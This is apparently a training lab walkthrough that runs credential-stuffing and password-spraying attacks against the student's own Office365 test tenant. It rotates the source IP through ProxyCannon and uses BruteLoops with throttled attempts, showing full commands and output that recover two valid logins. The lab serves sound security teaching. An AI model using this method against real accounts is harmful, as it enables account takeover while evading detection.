Lab 05: Credential stuffing and password spraying

Table of Contents

Goals

- Execute a credential-stuffing attack against your Alice user account on Office365.
- Execute a password-spraying attack against your Bob user account on Office365.

Requirements

- ProxyCannon server and exit nodes created in Lab 1.
- Kali Linux VM with Internet access.

1. Connect to ProxyCannon to mask your source IP address

1. Open a terminal window on your Kali VM and run these commands to connect to your ProxyCannon VPN:

```
cd ~/client-files/

sudo openvpn proxycannon-client.conf
```

```
┌──(kali㉿kali)-[~]
└─$ cd ~/client-files/

┌──(kali㉿kali)-[~/client-files]
└─$ sudo openvpn proxycannon-client.conf
[sudo] password for kali:
```

Execution of the Commands Above

```
2021-03-06 16:02:01 net_route_v4_add: 10.10.10.1/32 via 10.10.10.5 dev [NULL]
table 0 metric -1
2021-03-06 16:02:01 WARNING: this configuration may cache passwords in memory
-- use the auth-nocache option to prevent this
2021-03-06 16:02:01 Initialization Sequence Completed
```

VPN Connection Established


2. Leave the terminal window open and open a new terminal window. Run this command a few times to confirm that ProxyCannon is working properly and your external IP address changes with some of the requests. (In some requests, the IP address may stay the same since exit nodes are selected randomly with each connection.)

```
curl -A curl ifconfig.io
```

External IP Addresses Changing Successfully

2. Create lists of users, passwords, and leaked credentials


1. You'll need a lists of users, passwords, and leaked credentials to perform the credential stuffing and password spraying attacks in this exercise. To create the lists you'll use, first open the Text Editor application available in the Favorites section of your Applications menu.



Text Editor Shortcut in the Applications Menu


2. First, create the user and password combinations list that will simulate a list of leaked credentials found in public data breaches. Example data for you to include in this file is printed below. Be sure to change the subdomain on each line from "YOUR-SUBDOMAIN-HERE" to your real OnMicrosoft.com subdomain. Also change Alice's password (on the third line) to her real password if you chose something other than "SecretPassword2021!".

```
carl@YOUR-SUBDOMAIN-HERE.onmicrosoft.com:Lenny123
david@YOUR-SUBDOMAIN-HERE.onmicrosoft.com:LinkedInPassword2
alice@YOUR-SUBDOMAIN-HERE.onmicrosoft.com:SecretPassword2021!
veronica@YOUR-SUBDOMAIN-HERE.onmicrosoft.com:LetMeIn831
pat@YOUR-SUBDOMAIN-HERE.onmicrosoft.com:1999Kangaroo
```





Credentials List with Modified Subdomain Names

3. Save this file in your Kali home directory as "leaked-creds.txt".




"Save As..." Location in the File Menu




Save the File as "leaked-creds.txt"

4. Repeat this process with the list of usernames below. Change "YOUR-SUBDOMAIN-HERE" on each line to your real subdomain name, and then save this file as "users.txt" in your home directory.

```
angel@YOUR-SUBDOMAIN-HERE.onmicrosoft.com
bob@YOUR-SUBDOMAIN-HERE.onmicrosoft.com
cletus@YOUR-SUBDOMAIN-HERE.onmicrosoft.com
harley@YOUR-SUBDOMAIN-HERE.onmicrosoft.com
wilson@YOUR-SUBDOMAIN-HERE.onmicrosoft.com
```




User List with Corrected Domain Names




User List Saved as "users.txt"

5. Finally, repeat the process one more time to create a list of passwords in your home directory that is named "passwords.txt". Be sure to include Bob's real password somewhere in this file.

```
Password1!
Winter2021
Winter2021!
Wintertime2021
Wintertime2021!
```



Passwords List Containing Bob's Password



Passwords List Saved as "passwords.txt"

6. Close the Mousepad Text Editor when you're finished creating all three files.

3. Executing the password guessing attacks


In this exercise, Alice's user ID and password are in the "leaked-creds.txt" file and will simulate a user whose login credentials were leaked online. Therefore, Alice will be targeted with the credential-stuffing attack.

Bob's user ID is in "users.txt", simulating a user ID discovered during recon; and Bob's password is in "passwords.txt", which is a list that simulates passwords we would guess based on common patterns. Therefore, Bob will be targeted with password spraying.

This might sound complicated, but BruteLoops will make it easy to execute both types of attack ***simultaneously*** in the steps that follow.

1. Open a new Terminal window in your Kali Linux VM, and then run the command below to change to the BruteLoops program directory.

```
cd /opt/BruteLoops
```



Change to BruteLoops Program Directory

2. Run the next command to create a new credential database in your home directory ("lab5.db") and fill it with the lists of users and passwords you prepared for password spraying. When you are prompted to create a new database after running the command, press "y" to continue.

```
./bl-dbmanager.py ~/lab5.db import-spray-values --username-files ~/users.txt --
password-files ~/passwords.txt
```



```
┌──(kali㉿kali)-[/opt/BruteLoops]
└─$ ./bl-dbmanager.py ~/lab5.db import-spray-values --username-files ~/users.txt
 --password-files ~/passwords.txt
2021-03-05 17:49:30,787 - dbmanager.py - INFO - Initializing database manager

Database not found. Continue and create it? (y/n) y

2021-03-05 17:49:32,769 - dbmanager.py - INFO - Creating database file: /home/ka
li/lab5.db
2021-03-05 17:49:32,812 - dbmanager.py - INFO - Executing command
2021-03-05 17:49:32,812 - BruteLoops.db_manager - DEBUG - Starting db management
. Action: INSERT
2021-03-05 17:49:32,812 - BruteLoops.db_manager - DEBUG - Managing username file
s: ['/home/kali/users.txt']
2021-03-05 17:49:32,855 - BruteLoops.db_manager - DEBUG - Associating usernames
to passwords
2021-03-05 17:49:32,889 - BruteLoops.db_manager - DEBUG - Finished associating u
sernames to passwords
2021-03-05 17:49:32,889 - BruteLoops.db_manager - DEBUG - Managing password file
s: ['/home/kali/passwords.txt']
2021-03-05 17:49:32,921 - BruteLoops.db_manager - DEBUG - Associating passwords
to usernames
2021-03-05 17:49:32,940 - dbmanager.py - INFO - Execution finished. Exiting.
```

Importing Password Spraying Lists into BruteLoops Database

3. Next, import your list of leaked credentials (user and password pairs) into the database with this command:

```
./bl-dbmanager.py ~/lab5.db import-credential-values --credential-files ~/leaked-creds.txt
```

```
┌──(kali㉿kali)-[/opt/BruteLoops]
└─$ ./bl-dbmanager.py ~/lab5.db import-credential-values --credential-files ~/le
aked-creds.txt
2021-03-05 17:50:48,125 - dbmanager.py - INFO - Initializing database manager
2021-03-05 17:50:48,133 - dbmanager.py - INFO - Executing command
2021-03-05 17:50:48,133 - BruteLoops.db_manager - DEBUG - Starting db management
. Action: INSERT
2021-03-05 17:50:48,134 - BruteLoops.db_manager - DEBUG - Managing credential fi
les: ['/home/kali/leaked-creds.txt']
2021-03-05 17:50:48,304 - dbmanager.py - INFO - Execution finished. Exiting.
```

Importing Credential Stuffing List into BruteLoops

4. You can confirm that your usernames and passwords were imported successfully with the commands below. Usernames and passwords from all three lists will be merged in this output, but BruteLoops will automatically handle which credentials should be tested as user:password pairs and which should be tested as password-spraying values when the attack is executed.

```
sqlite3 ~/lab5.db "select value from usernames"

sqlite3 ~/lab5.db "select value from passwords"
```

```
┌──(kali㉿kali)-[/opt/BruteLoops]
└─$ sqlite3 ~/lab5.db "select value from usernames"
alice@acmeInc.onmicrosoft.com
angel@acmeInc.onmicrosoft.com
bob@acmeInc.onmicrosoft.com
carl@acmeInc.onmicrosoft.com
cletus@acmeInc.onmicrosoft.com
david@acmeInc.onmicrosoft.com
harley@acmeInc.onmicrosoft.com
pat@acmeInc.onmicrosoft.com
veronica@acmeInc.onmicrosoft.com
wilson@acmeInc.onmicrosoft.com
```

Confirmation of Imported Usernames

```
┌──(kali㉿kali)-[/opt/BruteLoops]
└─$ sqlite3 ~/lab5.db "select value from passwords"
1999Kangaroo
Lenny123
LetMeIn831
LinkedInPassword2
Password1!
SecretPassword2021!
Winter2021
Winter2021!
Wintertime2021
Wintertime2021!
```

Confirmation of Imported Passwords

5. Finally, execute both the credential stuffing and password spraying attacks by executing the following command:

```
./bl-example.py ~/lab5.db -at 5 -tjmin 30s -tjmax 30s -lf ~/bruteloops.log
http.o365_graph --user-agent "$AGENT" --url https://login.microsoftonline.com
```

```
┌──(kali㉿kali)-[/opt/BruteLoops]
└─$ ./bl-example.py ~/lab5.db -at 5 -tjmin 30s -tjmax 30s -lf ~/bruteloops.log h
ttp.o365_graph --user-agent "$AGENT" --url https://login.microsoftonline.com

2021-03-05 17:56:32,518 - example.py - GENERAL - Initializing attack
2021-03-05 17:56:32,519 - BruteLoops.BruteForcer - GENERAL - Initializing 1 proc
ess(es)
2021-03-05 17:56:32,520 - BruteLoops.BruteForcer - GENERAL - Logging attack conf
iguration parameters
2021-03-05 17:56:32,520 - BruteLoops.BruteForcer - GENERAL - Config Parameter --
 authentication_jitter: <Jitter(min="1s", max="1s")>
2021-03-05 17:56:32,520 - BruteLoops.BruteForcer - GENERAL - Config Parameter --
 max_auth_jitter: <Jitter(min="30s", max="30s")>
2021-03-05 17:56:32,520 - BruteLoops.BruteForcer - GENERAL - Config Parameter --
 max_auth_tries: 5
2021-03-05 17:56:32,520 - BruteLoops.BruteForcer - GENERAL - Config Parameter --
 stop_on_valid: False
2021-03-05 17:56:32,520 - BruteLoops.BruteForcer - GENERAL - Config Parameter --
 db_file: /home/kali/lab5.db
2021-03-05 17:56:32,520 - BruteLoops.BruteForcer - GENERAL - Config Parameter --
 log_file: /home/kali/bruteloops.log
```

Execution of Both Password Guessing Attacks with BruteLoops

6. A large amount of text will scroll by while the attacks are executed, and when BruteLoops has finished, you will see a message that says "Attack complete".

```
2021-03-05 17:57:18,615 - BruteLoops.BruteForcer - GENERAL - Attack finished
2021-03-05 17:57:18,615 - BruteLoops.BruteForcer - GENERAL - Shutting attack dow
n
2021-03-05 17:57:18,623 - BruteLoops.BruteForcer - GENERAL - Closing/joining Pro
cesses
2021-03-05 17:57:18,626 - example.py - GENERAL - Attack complete

┌──(kali㉿kali)-[/opt/BruteLoops]
└─$
```

BruteLoops Attack Complete

7. If you weren't able to read the valid sets of login credentials that were detected as they scrolled by, you can display valid credentials collected in the BruteLoops log file by running the command below. (Be sure to include the space between the first single quote character and the word VALID in this command.)

```
grep ' VALID' ~/bruteloops.log
```

```
┌──(kali㉿kali)-[/opt/BruteLoops]
└─$ grep ' VALID' ~/bruteloops.log
2021-03-05 17:56:37,330 - BruteLoops.BruteForcer - VALID -
alice@acmeInc.onmicrosoft.com:SecretPassword2021!
2021-03-05 17:56:55,947 - BruteLoops.BruteForcer - VALID -
bob@acmeInc.onmicrosoft.com:Wintertime2021!
```

Viewing Credentials Logged by BruteLoops

Additional resources

- BruteLoops project on GitHub

